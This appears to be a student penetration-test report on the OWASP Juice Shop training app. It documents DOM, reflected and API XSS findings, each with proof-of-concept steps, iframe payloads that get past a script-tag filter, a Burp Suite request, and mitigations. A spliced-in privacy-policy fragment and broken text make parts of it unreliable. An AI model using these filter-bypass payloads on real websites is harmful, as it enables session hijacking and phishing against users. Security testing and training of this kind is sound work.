

---

### Proof of Concept:

1. Try to enter it in url but cant be reachable without login



2. The pentester login as he had account on the website oredey



### 3. Final we enter to privacy policy

The security of your data is important to us, but remember that no method of transmission over the Internet, or method of electronic storage is 100% secure. While we strive to use commercially acceptable means to protect your Personal Data, we cannot guarantee its absolute security.

**E. Service Providers**

We may employ third party companies and individuals to facilitate our Service ("Service Providers"), to provide the Service on our behalf, to perform Service-related services or to assist us in analyzing how our Service is used.

These third parties have access to your Personal Data only to perform these tasks on our behalf and are obligated not to disclose or use it for any other purpose.

**F. Links To Other Sites**

Our Service may contain links to other sites that are not operated by us. If you click on a third party link, you will be directed to that third party's site. We strongly advise you to review the Privacy Policy of every site you visit.

We have no control over and assume no responsibility for the content, privacy policies or practices of any third party sites or services.

**G. Children's Privacy**

Our Service does not address anyone under the age of 18 ("Children").

We do not knowingly collect personally identifiable information from anyone under the age of 18. If you are a parent or guardian and you are aware that your Children has provided us with Personal Data, please contact us. If we become aware that we have collected Personal Data from children without verification of parental consent, we take steps to remove that information from our servers.

**H. Changes To This Privacy Policy**

We may update our Privacy Policy from time to time. We will notify you of any changes by posting the new Privacy Policy on this page.

We will let you know via email and/or a prominent notice on our Service, prior to the change becoming effective and update the "effective date" at the top of this Privacy Policy.

You are advised to review this Privacy Policy periodically for any changes. Changes to this Privacy Policy are effective when they are posted on this page.

**Contact Us**

If you have any questions about this Privacy Policy, please contact us:

- By email: donotreply@owasp-juice.shop

This website uses fruit cookies to ensure you get the juiciest tracking experience.  
But me wait!

## 5.6 Cross-Site Scripting (XSS)

### 5.6.1 DOM-based XSS :

CRITICAL

#### Description:

The penetration tester found In the search field of products in the site, certain special characters like <, >, and ; are not filtered, which don't prevent injection XSS payloads but JS tags such as <script> are filtered. However, despite these filters, the penetration tester was able to bypass the restriction by injecting an <iframe> tag. This results in the execution of malicious content via the src attribute of the iframe, which could allow a penetration tester to load a malicious page or steal sensitive information.

---

#### Impact:

The penetration tester was able to execute a XSS payload that uses an <iframe>. This could have the following impacts:

- Loading Malicious Content: The penetration tester can load external malicious websites or scripts inside the iframe.
- Session Hijacking: If the victim is logged into the website, a penetration tester could potentially steal session cookies or perform actions on behalf of the user using the iframe.
- The penetration tester got special file (audio file) and run it

---

#### Vulnerability Location:

The vulnerability is located in the search field

- IP Address: 127.0.0.1
- Path : l27.0.0.1/#/

---

#### CVE / OWASP Reference:

- OWASP - DOM-based Cross-Site Scripting (DOM XSS):  
[https://owasp.org/www-community/attacks/DOM\\_Based\\_XSS](https://owasp.org/www-community/attacks/DOM_Based_XSS)

Recommendations :

To mitigate this vulnerability, I recommend the following actions:


1. Filter and Sanitize Input Thoroughly:
  - o Ensure that all special characters, including <iframe>, src, onerror, onload, and others, are properly sanitized.
2. Restrict iframe Embedding:
  - o Use a Content Security Policy (CSP) that restricts the domains that can be loaded in an iframe. This will prevent penetration testers from loading malicious content from untrusted sources.
3. Use JavaScript Event Handlers Safely: Avoid injecting data directly into the HTML or DOM without proper escaping. Using methods like textContent or innerText (instead of innerHTML) to update content will prevent execution of scripts.

---


Proof of Concept:

Here's the detailed process to reproduce the issue:

1. Go to the site and locate the search field .




2. Try if the search can allow tags:




3. it allows the pentester to write tags

4. So he tried to inject XSS payloads but there was a filter on JS codes




5. He tried to use payloads like <iframe src="javascript:alert('hiiii')>" and guess what it's work! And bypass the js filter



6. Use the vuln to get and play private music file by special payload:

```
iframe width="100%" height="166" scrolling="no" frameborder="no"
allow="autoplay"
src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud
.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_rela
ted=false&show_comments=true&show_user=true&show_reposts=fal
se&show_teaser=true"></iframe>
```



## 5.6.2 Reflected XSS vulnerability:

CRITICAL

### Description:

The pentester found a reflected XSS vulnerability which was identified in the order history section of the application in the track-result. The vulnerability exists in the id parameter of the order details page. The application fails to properly sanitize or validate user input in this parameter. As a result, the pentester can inject XSS payload into the id parameter, which gets reflected back and executed in the target's browser.

To reproduce the vulnerability, the pentester first created an order as usual and then injected an XSS payload via the id parameter. The payload was reflected back in the response and executed within the browser, leading to the possibility of executing arbitrary JavaScript code on the victim's device.

---

### Impact:

The impact of this vulnerability could be severe, as it allows a penetration tester to execute arbitrary JavaScript code on a victim's browser. This could lead to:

- Session Hijacking: A penetration tester can steal session cookies or perform actions on behalf of the victim.
- Phishing Attacks: The penetration tester could inject a fake login form to steal user credentials.
- Malicious Redirects: The penetration tester could redirect users to phishing sites or malicious URLs.

---

### Vulnerability Location:

The vulnerability resides in the order history section at trace-result, specifically in the id parameter of the order details page

- Path to Vulnerability: `127.0.0.1/#/track-result?id=`

---

### CVE / OWASP Reference:

- OWASP - Reflected Cross-Site Scripting :<https://owasp.org/www-community/attacks/xss/#reflected-xss-attacks>

Recommendations:


To mitigate this vulnerability, the following steps should be implemented:

1. Sanitize and Escape Input: Ensure that all user inputs, including URL parameters, are sanitized and validated to remove any potentially dangerous characters (e.g., <, >, ;, etc.).
  2. Output Encoding: Apply proper output encoding when displaying user input on the page to ensure that it is treated as data, not executable code.
  3. Implement a Content Security Policy (CSP): Deploy a strict CSP to limit the sources from which JavaScript can be executed, reducing the impact of any potential XSS vulnerability.
- 

Proof of Concept:


Here is the detailed process to reproduce the issue:

1. First, create an order within the application as usual.



The screenshot shows a successful order confirmation page from the OWASP Juice Shop. At the top, there's a navigation bar with a search icon, account link, and cart icon. The main content area has a green header "Thank you for your purchase!" followed by a message: "Your order has been placed and is being processed. You can check for status updates on our Track Orders page." To the right, there's a note: "Your order will be delivered in 3 days." Below this, a "Delivery Address" section lists "hacker" as the recipient, address "25, cairo, 0, 20", and phone number "1100000000". A "Order Summary" table follows, showing a single item: "Banana Juice (1000ml)" at 1.99€, quantity 1, and total price 1.99€. The table also includes breakdowns for "Items" (1.99€), "Delivery" (0.50€), "Promotion" (0.00€), and "Total Price" (2.49€). At the bottom, a note says "You have gained 0 Bonus Points from this order!"

2. Then went to order history




This screenshot shows the 'Order History' page. A red box highlights the browser's address bar which contains the URL 'localhost:3000/#/order-history'. A red arrow points from this box to the 'In Transit' status of the first item listed in the table below. The table has columns for Product, Price, Quantity, and Total Price. One item is listed: 'Banana juice (1000ml)' at 1.99€.

### 3. After that he want to trace-result

This screenshot shows the 'Search Results' page for order ID 'b249-6efcbbdaaa1916d1'. A red box highlights the URL bar. A red arrow points from this box to the 'Expected Delivery' section, which includes icons for a person walking, a green truck, and a house, with the text '3 Days'. The page also lists the 'Ordered products' table and a note about bonus points.

### 4. Notice that is an id parameter so he try to xss inject: <iframe src="javascript:alert('xss') "></iframe>



5. The malicious iframe has been reflected in the page and executed, demonstrating the vulnerability.

### 5.6.3 API-Reflectd-XSS

CRITICAL

#### Description:

The pentester found During API testing, a Reflected Cross-Site Scripting (XSS) vulnerability was discovered in the Products API. By intercepting and modifying the API request using Burp Suite, it was possible to inject malicious JavaScript code into the description field of a product's JSON data. When the manipulated product was later viewed on the website, the XSS payload was rendered and executed in the browser context — confirming the vulnerability.

This indicates that the application fails to properly sanitize or encode user-supplied input from API sources before rendering it in the UI.

---

#### Impact:

A successful reflected XSS attack can:

- Execute arbitrary JavaScript in the victim's browser.
- Steal session cookies or local storage tokens.
- Perform actions on behalf of the user (e.g., CSRF, phishing).
- Redirect users to malicious sites.

If exploited by an penetration tester with access to the product API, this could lead to compromise of user accounts or data theft when users view the infected product.

---

#### Vulnerability Location:

- Endpoint: /api/Products
  - Affected Parameter: in the product JSON body
- 

#### CVE Reference:

While there's no CVE for this specific case, this type of vulnerability is covered under:


- OWASP A07:2021 – Cross-Site Scripting (XSS)
- Related OWASP info: <https://owasp.org/www-community/attacks/xss/>

## Recommendations:

1. Sanitize Input on Server-Side:  
Apply proper input validation and output encoding before storing or displaying user-generated content, especially HTML-sensitive characters (<, >, ", ', etc.).
2. Use Context-Aware Output Encoding:  
Ensure that any content rendered in HTML, JS, or CSS contexts is appropriately encoded for its context (e.g., use HTML entity encoding in descriptions).
3. Implement Content Security Policy (CSP):  
Use a strong CSP header to reduce the impact of potential XSS attacks.


## Proof of Concept:

1. Open inspect to search for APIs



The screenshot shows a browser window for 'OWASP Juice Shop' displaying 'All Products'. An apple juice icon and a red apple are visible. Below the page, a cookie consent banner says 'This website uses fruit cookies to ensure you get the juiciest tracking experience. But me waa!'. On the right, the Burp Suite interface is open, showing the Network tab with a selected request to 'localhost:3000/api/Products'. The raw request body is displayed in the 'Selected Request' pane, with a specific injection point highlighted in red: 'host = this.host + "/api/Products"'. The Burp Suite interface also includes a 'Scope' section and a 'Call Stack' section.

2. Found api/Products and the pentester thought that is reflected in products page so it can be injected by xss
3. Start to refresh the products page and intercept the request by burp suit



#### 4. Start to check all requests to find api path

Request

```
1 GET /api/Quantity/ HTTP/1.1
2 max-age: 3600
3 sec-ch-ua-platform: "Linux"
4 Accept-Language: en-US,en;q=0.9
5 Accept: application/json, text/plain, */*
6 sec-ch-ua: "Chromium";v="131", "Not_A_Brand";v="24"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
8 sec-ch-ua-mobile: ?0
9 Sec-Fetch-Site: same-origin
0 Sec-Fetch-Mode: cors
1 Sec-Fetch-Dest: empty
2 Referer: http://localhost:3000/
3 Accept-Encoding: gzip, deflate, br
4 Cookie: language=en; welcomebanner_status=dismiss; continueCode=R031zE7XYnWkwaZNdEOu7cxF4fz6IxWsW7F5yU9DFj90yPxve5Mq4pK18VJm
5 If-None-Match: W/"1872-FwT5xRClz9HfzU3dEHk0bs"
6 Connection: keep-alive
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 3
- Request headers: 15

Event log (7) All issues (9)

Memory: 168.7MB

#### 5. Send the request to repeater tool in burp suit

The screenshot shows the Burp Suite interface in Intercept mode. A request to `http://localhost:3000` is selected. A context menu is open, with the 'Send to Repeater' option highlighted. The status bar at the bottom right indicates `Memory: 168.7MB`.

- Open Repeater and start to edit in the request and change the path from `api/Quantities` to `api/Products`

The screenshot shows the Burp Suite interface in Repeater mode. A request to `http://localhost:3000` is selected. The request path has been changed to `/api/Products`. The status bar at the bottom right indicates `Memory: 168.6MB`.

- By click on send button the result was json file contain all products data which appear in login page

